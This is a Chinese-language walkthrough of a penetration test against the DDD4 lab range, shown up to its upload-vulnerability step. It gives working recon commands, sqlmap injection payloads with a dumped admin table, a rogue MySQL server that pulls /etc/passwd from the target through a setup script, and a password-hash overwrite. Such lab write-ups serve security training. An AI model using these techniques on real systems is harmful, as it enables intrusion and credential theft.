

项目五 linux 内网完整渗透测试实例

作者 moon QQ 40497992


项目五 linux 内网完整渗透测试实例.....	1
1. DDD4 靶场介绍.....	2
1.1. 网络示意图.....	2
2. 信息收集.....	3
2.1. 主机发现.....	3
2.2. nmap 主机发现.....	3
2.3. masscan 端口探测.....	3
2.4. nmap 端口信息获取.....	4
2.5. 绑定 hosts.....	5
2.6. gobuser 的高级用法.....	5
3. 对目标进行渗透测试.....	7
3.1. SQLMAP 编码注入漏洞利用.....	7
3.2. MYSQL 服务器恶意读取客户端文件漏洞利用.....	8
3.3. Rogue-MySql-Server 读取文件.....	10
3.4. Rogue-MySql-Server 读取配置文件.....	11
3.5. 登录 mysql.....	11
3.6. 后台密文登录.....	11
3.7. 后台上传漏洞.....	12
3.8. 模板编辑拿 webshell.....	14
4. linux 特权提升.....	14
4.1. 突破 disable_functions 提权.....	14
4.2. metasploit 反弹 shell.....	15
4.2.1. 生成攻击载荷.....	15
4.2.2. 监听端口.....	16
4.2.3. 成功监听 shell.....	16
4.3. 建立交互 shell.....	17
4.4. 查看用户.....	17
4.5. 获取第一个 flag.txt.....	17
4.6. 通过宝塔提权到 root.....	18
4.7. 通过 suid 提权到 root.....	19
4.8. linux 三大信息收集脚本的使用和解释.....	20
4.8.1. LinEnum 的使用.....	20
4.8.2. linux-exploit-suggester.的使用.....	21
4.8.3. linuxprivchecker.py.....	22
4.9. sudo 提权.....	22
4.10. 第二个 flag.....	23
5. linux 内网跨网段渗透.....	23
5.1. 获取高权限的 meterpreter.....	23
5.2. 网卡路由信息获取.....	24

5.3. 查看 host 文件.....	25
5.4. metasploit 设置代理进入内网.....	25
5.4.1. 启动 sock4 模块.....	26
5.4.2. 设置 proxychains3 代理进内网.....	26
5.5. 对 www.ddd5.com 进行检测.....	28
5.5.1. 设置浏览器代理访问.....	28
5.5.2. 后台拿 WEBSHELL.....	29
5.5.3. metasploit 生成正向连接.....	30
5.5.4. 连接远程 SHELL.....	30
5.6. sock5 隧道代理穿透内网.....	31
5.7. 配置 proxychains3 sock5 代理调用 nmap 扫描.....	32
5.8. socksap 本地物理代理穿透内网.....	34
5.9. 设置中国蚁刀 sock5 代理进穿透内网.....	35
6. linux 内网跨段提权.....	36
6.1. 查看端口信息.....	36
6.2. 用户信息.....	36
6.3. wdcv 主机提权.....	37
6.4. 最后一个 flag.....	39
6.5. ssh 钥匙登录.....	39
7. 关注.....	39

1. DDD4 靶场介绍

本靶场存在三个 flag 把下载到的虚拟机环境导入到虚拟机，本靶场需要把网络环境配置好。

1.1.网络示意图



2. 信息收集

2.1. 主机发现

```
sudo netdiscover -i eth0 -r 192.168.0.0/24
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	30:fc:68:7f:04:fd	8	480	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.100	bc:5f:f6:fb:68:1e	1	60	MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
192.168.0.102	94:d9:b3:11:33:cb	1	60	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.105	2c:6e:85:a4:28:c4	1	60	Intel Corporate
192.168.0.116	00:0c:29:a9:c6:93	79	4740	VMware, Inc.
192.168.0.107	00:2b:8f:30:bc:a9	19	1140	Unknown vendor
192.168.0.132	00:11:32:11:22:33	1	60	Synology Incorporated
192.168.0.120	04:4a:6c:4a:27:b1	1	60	HUAWEI TECHNOLOGIES CO.,LTD
192.168.0.128	c4:f0:81:89:ab:d1	1	60	HUAWEI TECHNOLOGIES CO.,LTD
192.168.0.126	7c:c7:09:98:83:1a	1	60	SHENZHEN RF-LINK TECHNOLOGY CO.,LTD.
192.168.0.106	a4:93:3f:1d:3c:33	3	180	HUAWEI TECHNOLOGIES CO.,LTD
192.168.0.121	00:2b:8f:30:bc:a9	1	60	Unknown vendor
192.168.0.122	00:2b:8f:30:bc:a9	1	60	Unknown vendor

2.2. nmap 主机发现

```
nmap -sn 192.168.0.0/24
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 01:28 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0047s latency).
Nmap scan report for 192.168.0.100
Host is up (0.011s latency).
Nmap scan report for 192.168.0.105
Host is up (0.00057s latency).
Nmap scan report for 192.168.0.106
Host is up (0.036s latency).
Nmap scan report for 192.168.0.107
Host is up (0.018s latency).
Nmap scan report for 192.168.0.109
Host is up (0.000061s latency).
Nmap scan report for 192.168.0.122
Host is up (0.0058s latency).
Nmap scan report for 192.168.0.126
Host is up (0.0053s latency).
Nmap scan report for 192.168.0.128
Host is up (0.032s latency).
Nmap scan report for 192.168.0.132
Host is up (0.0038s latency).
Nmap done: 256 IP addresses (10 hosts up) scanned in 3.13 seconds
```

2.3. masscan 端口探测

```
sudo masscan -p 1-65535 192.168.0.122 --rate=1000
```

```

kali@kali:~$ sudo masscan -p 1-65535 192.168.0.122 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-04-27 05:35:52 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 8888/tcp on 192.168.0.122
Discovered open port 3306/tcp on 192.168.0.122
Discovered open port 888/tcp on 192.168.0.122
Discovered open port 21/tcp on 192.168.0.122
Discovered open port 80/tcp on 192.168.0.122
Rate: 0.00-kpps, 100.00% done, waiting 5-secs, found=5

```

2.4.nmap 端口信息获取

```

kali@kali:~/ddd4$ nmap -sC -p 8888,3306,888,21,80 -A 192.168.0.122 -oA ddd4-port
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 01:41 EDT
Nmap scan report for 192.168.0.122
Host is up (0.0038s latency).

```

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPd
|
|_          ssl-cert:                               Subject:
commonName=116.27.229.43/organizationName=BT-PANEL/stateOrProvinceName=Gua
ngdong/countryName=CN
|_ Not valid before: 2020-04-09T18:40:16
|_ Not valid after:  2030-01-07T18:40:16
|_ ssl-date: TLS randomness does not represent time
80/tcp    open  http     Apache httpd
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache
|_ http-title:
\xE6\xB2\xA1\xE6\x9C\x89\xE6\x89\xBE\xE5\x88\xB0\xE7\xAB\x99\xE7\x82\xB9
888/tcp   open  http     Apache httpd
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache
|_ http-title: 403 Forbidden
3306/tcp  open  mysql    MySQL 5.6.47-log
|_ mysql-info:
|_ Protocol: 10
|_ Version: 5.6.47-log
|_ Thread ID: 72
|_ Capabilities flags: 63487
|_ Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth,
Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, LongPassword,

```

```
IgnoreSpaceBeforeParenthesis, InteractiveClient, Speaks41ProtocolNew, ODBCClient,
SupportsLoadDataLocal, ConnectWithDatabase, SupportsCompression, FoundRows,
LongColumnFlag, SupportsMultipleResults, SupportsMultipleStatements,
SupportsAuthPlugins
```

```
| Status: Autocommit
```

```
| Salt: ~4%\!-_vU'2soS06\NR
```

```
|_ Auth Plugin Name: mysql_native_password
```

```
8888/tcp open http Ajenti http control panel
```

```
| http-robots.txt: 1 disallowed entry
```

```
|_
```

```
| http-title:
```

```
\xE5\xAE\x89\xE5\x85\xA8\xE5\x85\xA5\xE5\x8F\xA3\xE6\xA0\xA1\xE9\xAA\x8C\xE5\xA4\xB1\xE8\xB4\xA5
```

```
|_Requested resource was http://192.168.0.122:8888/login
```

```
|_http-trane-info: Problem with XML parsing of /evox/about
```

```
Service Info: Host: 0b842aa5.phpmyadmin
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds

2.5.绑定 hosts

```
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
127.0.0.1      localhost
127.0.1.1      kali
192.168.0.122 www.ddd4.com
# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
~
~
~
~
~
```

2.6.gobuser 的高级用法

```
gobuster dir -u http://www.ddd4.com -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x 'php,zip,html,rar' -o
ddd4.log --wildcard -l | grep -v 10430 | grep -v "Size: 49"
```

```
/search (Status: 200) [Size: 7633]
/partners (Status: 200) [Size: 8912]
/news (Status: 200) [Size: 14705]
/jobs (Status: 200) [Size: 14399]
/aboutus (Status: 200) [Size: 10027]
/News (Status: 200) [Size: 14705]
/upload (Status: 403) [Size: 261]
/service (Status: 200) [Size: 11713]
/skins (Status: 403) [Size: 261]
/Products (Status: 200) [Size: 12837]
/Contact (Status: 200) [Size: 9142]
/vote (Status: 200) [Size: 10708]
/aboutUs (Status: 200) [Size: 10027]
/AboutUs (Status: 200) [Size: 10027]
/temp (Status: 403) [Size: 261]
/config (Status: 403) [Size: 261]
/404.html (Status: 200) [Size: 1763]
/guestbook (Status: 200) [Size: 11408]
/NEWS (Status: 200) [Size: 14705]
/setup (Status: 403) [Size: 261]
/inc (Status: 403) [Size: 261]
/Jobs (Status: 200) [Size: 14399]
/editor (Status: 403) [Size: 261]
/Partners (Status: 200) [Size: 8912]
/certificate (Status: 200) [Size: 8453]
/LICENSE (Status: 403) [Size: 261]
/Service (Status: 200) [Size: 11713]
/joinus (Status: 200) [Size: 9281]
/loader (Status: 301) [Size: 297]
```

```
/contact (Status: 200) [Size: 9142]
/products (Status: 200) [Size: 12837]
/search (Status: 200) [Size: 7633]
/partners (Status: 200) [Size: 8912]
/news (Status: 200) [Size: 14705]
/jobs (Status: 200) [Size: 14399]
/aboutus (Status: 200) [Size: 10027]
/News (Status: 200) [Size: 14705]
/upload (Status: 403) [Size: 261]
/service (Status: 200) [Size: 11713]
/skins (Status: 403) [Size: 261]
/Products (Status: 200) [Size: 12837]
/Contact (Status: 200) [Size: 9142]
/vote (Status: 200) [Size: 10708]
/aboutUs (Status: 200) [Size: 10027]
/AboutUs (Status: 200) [Size: 10027]
/temp (Status: 403) [Size: 261]
/config (Status: 403) [Size: 261]
/404.html (Status: 200) [Size: 1763]
/guestbook (Status: 200) [Size: 11408]
/NEWS (Status: 200) [Size: 14705]
/setup (Status: 403) [Size: 261]
/inc (Status: 403) [Size: 261]
/Jobs (Status: 200) [Size: 14399]
```

```

/editor (Status: 403) [Size: 261]
/Partners (Status: 200) [Size: 8912]
/certificate (Status: 200) [Size: 8453]
/LICENSE (Status: 403) [Size: 261]
/Service (Status: 200) [Size: 11713]
/joinus (Status: 200) [Size: 9281]
/loader (Status: 301) [Size: 297]
/industrynews (Status: 200) [Size: 11745]
/Vote (Status: 200) [Size: 10708]
/CONTACT (Status: 200) [Size: 9142]
/webmap (Status: 200) [Size: 10834]
/JoinUs (Status: 200) [Size: 9281]

```

3. 对目标进行渗透测试

3.1. SQLMAP 编码注入漏洞利用

```

sqlmap -u http://www.ddd4.com/search?keyword=11 --tamper chardoubleencode.py -v 1
--batch -p keyword

```

```

Parameter: keyword (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: keyword=-4681' OR 4006=4006#

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: keyword=11' OR (SELECT 3325 FROM(SELECT COUNT(*),CONCAT(0x7170706271,(SELECT (ELT(3325=3325,1)))0x716a6b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- fwJm

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: keyword=11' AND (SELECT 6190 FROM (SELECT(SLEEP(5)))mgzU)-- Oirp

Type: UNION query
Title: MySQL UNION query (NULL) - 11 columns
Payload: keyword=11' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170706271,0x57626569694b456364614b415a584d487a6c75416d58635a647779534e4e437965647a41746a6355,0x716a6b7a71),NULL,NULL,NULL#

[03:41:25] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[03:41:25] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0

```

```

sqlmap -u http://www.ddd4.com/search?keyword=11 --tamper chardoubleencode.py -v 1
--batch -p keyword -D www_ddd4_com --dump -T doc_user

```

```

[03:44:26] [INFO] retrieved: 'name', 'varchar(255)'
[03:44:26] [INFO] retrieved: 'sex', 'tinyint(1)'
[03:44:26] [INFO] retrieved: 'mtel', 'varchar(11)'
[03:44:26] [INFO] retrieved: 'address', 'varchar(255)'
[03:44:26] [INFO] retrieved: 'age', 'varchar(42)'
[03:44:27] [INFO] retrieved: 'lastlogin', 'bigint(20)'
[03:44:27] [INFO] fetching entries for table 'doc_user' in database 'www_ddd4.com'
[03:44:27] [INFO] used SQL query returns 1 entry
Database: www_ddd4.com
Table: doc_user
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | ip          | qq      | age     | msn      | pwd      | sex | mtel  | name  | role | e
mail  | dtTime      | right   | address | cropPic | auditing | nickname | smallPic | username | lastlogin | originalPic |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | 192.168.0.107 | <blank> | <blank> | <blank> | 33e2q1yc3d033e22aesyc2140aec31850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0 | 1 | <blank> | <blank> | 10 | a
dmin@localhost | 2020-04-24 19:45:38 | webadmin | <blank> | <blank> | 1 | 创始人 | <blank> | admin | 0 | <blank>
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[03:44:27] [INFO] table 'www_ddd4.com.doc_user' dumped to CSV file '/home/kali/.sqlmap/output/www_ddd4.com/dump/www_ddd4.com/doc_user.csv'
[03:44:27] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/www_ddd4.com'
[03:44:27] [WARNING] you haven't updated sqlmap for more than 116 days!!!
[*] ending @ 03:44:27 /2020-04-27/
    
```

Table: doc_user

[1 entry]

id	ip	qq	age	msn	pwd	sex	mtel	name	role	email	dtTime	right	address	cropPic	auditing	nickname	smallPic	username	lastlogin	originalPic
1	192.168.0.107	<blank>	<blank>	<blank>	33e2q1yc3d033e22aesyc2140aec31850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0	1	<blank>	<blank>	10	admin@localhost	2020-04-24 19:45:38	webadmin	<blank>	<blank>	1	创始人	<blank>	admin	0	<blank>

webadmin admin

33e2q1yc3d033e22aesyc2140aec31850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0

明文是加密的解不开的

3.2.MYSQL 服务器恶意读取客户端文件漏洞利用

从网上下来一套源码。发现 setup\setup.php

```

<?php
$dbhost = $_REQUEST['dbhost'];
$username = $_REQUEST['uname'];
    
```



```
$pwd = $_REQUEST['pwd'];
$dbname = $_REQUEST['dbname'];
if($_GET['action']=="chkdb"){
    $con = @mysql_connect($dbhost,$uname,$pwd);
    if (!$con){
        die('-1');
    }
    $rs = mysql_query('show databases;');
    while($row = mysql_fetch_assoc($rs)){
        $data[] = $row['Database'];
    }
    unset($rs, $row);
    mysql_close();
    if (in_array(strtolower($dbname), $data)){
        echo '1';
    }else{
        echo '0';
    }
}elseif($_GET['action']=="creatdb"){
    if(!$dbname){
        die('0');
    }
    $con = @mysql_connect($dbhost,$uname,$pwd);
    if (!$con){
        die('-1');
    }
    if (mysql_query("CREATE DATABASE {$dbname} DEFAULT CHARACTER SET utf8
COLLATE utf8_general_ci",$con)){
        echo "1";
    }else{
        echo mysql_error();
    }
    mysql_close($con);
}
exit;
?>
```

```
$dbhost = $_REQUEST['dbhost'];
$uname = $_REQUEST['uname'];
$pwd = $_REQUEST['pwd'];
$dbname = $_REQUEST['dbname'];
if($_GET['action']=="chkdb"){
    $con = @mysql_connect($dbhost,$uname,$pwd);
    if (!$con){
```

```
die('-1');
}
```

这个可以连接远程的 mysql 所以可以利用 mysql 的 bug 可以读取文件。

3.3.Rogue-MySql-Server 读取文件

<https://github.com/allyshka/Rogue-MySql-Server>

vim rogue_mysql_server.py

```
import socket
import asyncore
import asyncchat
import struct
import random
import logging
import logging.handlers

PORT = 3306


log = logging.getLogger(__name__)

log.setLevel(logging.INFO)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s: %(levelname)s: %(message)s"))
log.addHandler(
    tmp_format
)

filelist = (
    '/etc/passwd'
)

#=====
#=====No need to change after this lines=====
#=====
```

<http://www.ddd4.com/setup/checkdb.php?dbname=mysql&uname=root&pwd=123456&dbhost=192.168.0.109&action=chkdb>



获取报错路径

```
kali@kali:~/ddd4/Rogue-MySql-Server$ cat mysql.log
2020-04-27 08:35:26,306:INFO:Conn from: ('192.168.0.122', 46994)
2020-04-27 08:35:26,311:INFO:Last packet
2020-04-27 08:35:26,316:INFO:SelectDB
2020-04-27 08:35:26,319:INFO:Last packet
2020-04-27 08:35:26,320:INFO:Query
2020-04-27 08:35:26,325:INFO:-- result
2020-04-27 08:35:26,325:INFO:Result: '\x02root:x:0:0:root:/root:/bin/bashndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backup:/usr/sbin/nologin\nlist:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin\nircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false\nsystemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false\nsystemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false\nsystemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false\nsystemlog:x:104:108:/home/systemlog:/bin/false\napt:x:105:65534:,,/nonexistent:/bin/false\nmessagebus:x:106:110:/var/run/dbus:/bin/false\nuuidd:x:107:111:/run/uuidd:/bin/false\nlightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false\nwhoopsie:x:109:117:,,/nonexistent:/bin/false\navahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false\navahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false\nndsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false\ncolord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false\nspeech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false\nhplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false\nkerneloops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false\npulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false\nrtkit:x:118:126:RealtimeKit,,:/proc:/bin/false\nsaned:x:119:127:/var/lib/saned:/bin/false\nusbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false\nhost123:x:1000:1000:host123,,:/home/host123:/bin/bash\nsmmta:x:121:129:Mail Transfer Agent,,:/var/lib/sendmail:/bin/false\nmsmtp:x:122:130:Mail Submission Program,,:/var/lib/sendmail:/bin/false\nwww:x:1001:1001:,,/home/www:/usr/sbin/nologin\nmysql:x:1002:1002:,,/home/mysql:/usr/sbin/nologin\n'
2020-04-27 08:35:26,326:INFO:-- result
2020-04-27 08:35:26,326:INFO:Result: '\x03'
```



```
$_POST = cleanArrayForMysql($_POST);
$docEncryption = new docEncryption('admin');
echo $docEncryption->to_string();
function checkPwd($username, $pwd, $flag, $sql)
```

数据库修改密文

原来的密文

33e2q1yc3d033e22aesyc2140aec3l850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0


MySQL [www_ddd4_com]> update doc_user set

pwd='33e2q1yc3d033e22aesyc2140aec3l850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0' where id=1;

Query OK, 1 row affected (0.005 sec)

Rows matched: 1 Changed: 1 Warnings: 0

成功登录后台。



3.7.后台上传漏洞


admin\controllers\system\bakup.php

```
function uploadsq1()
{
    global $request;
    $uploadfile=basename($_FILES['uploadfile']['name']);
    if($_FILES['userfile']['size']>$request['max_file_size'])
        echo '<script>alert("您上传的文件超出了2M的限制!");window.history.go(-1);</script>';
    if(fileext($uploadfile)!='sql')
        echo '<script>alert("只允许上传sql格式文件!");window.history.go(-1);</script>';
    $savepath = ABSPATH.'/temp/data/'. $uploadfile;
```

```


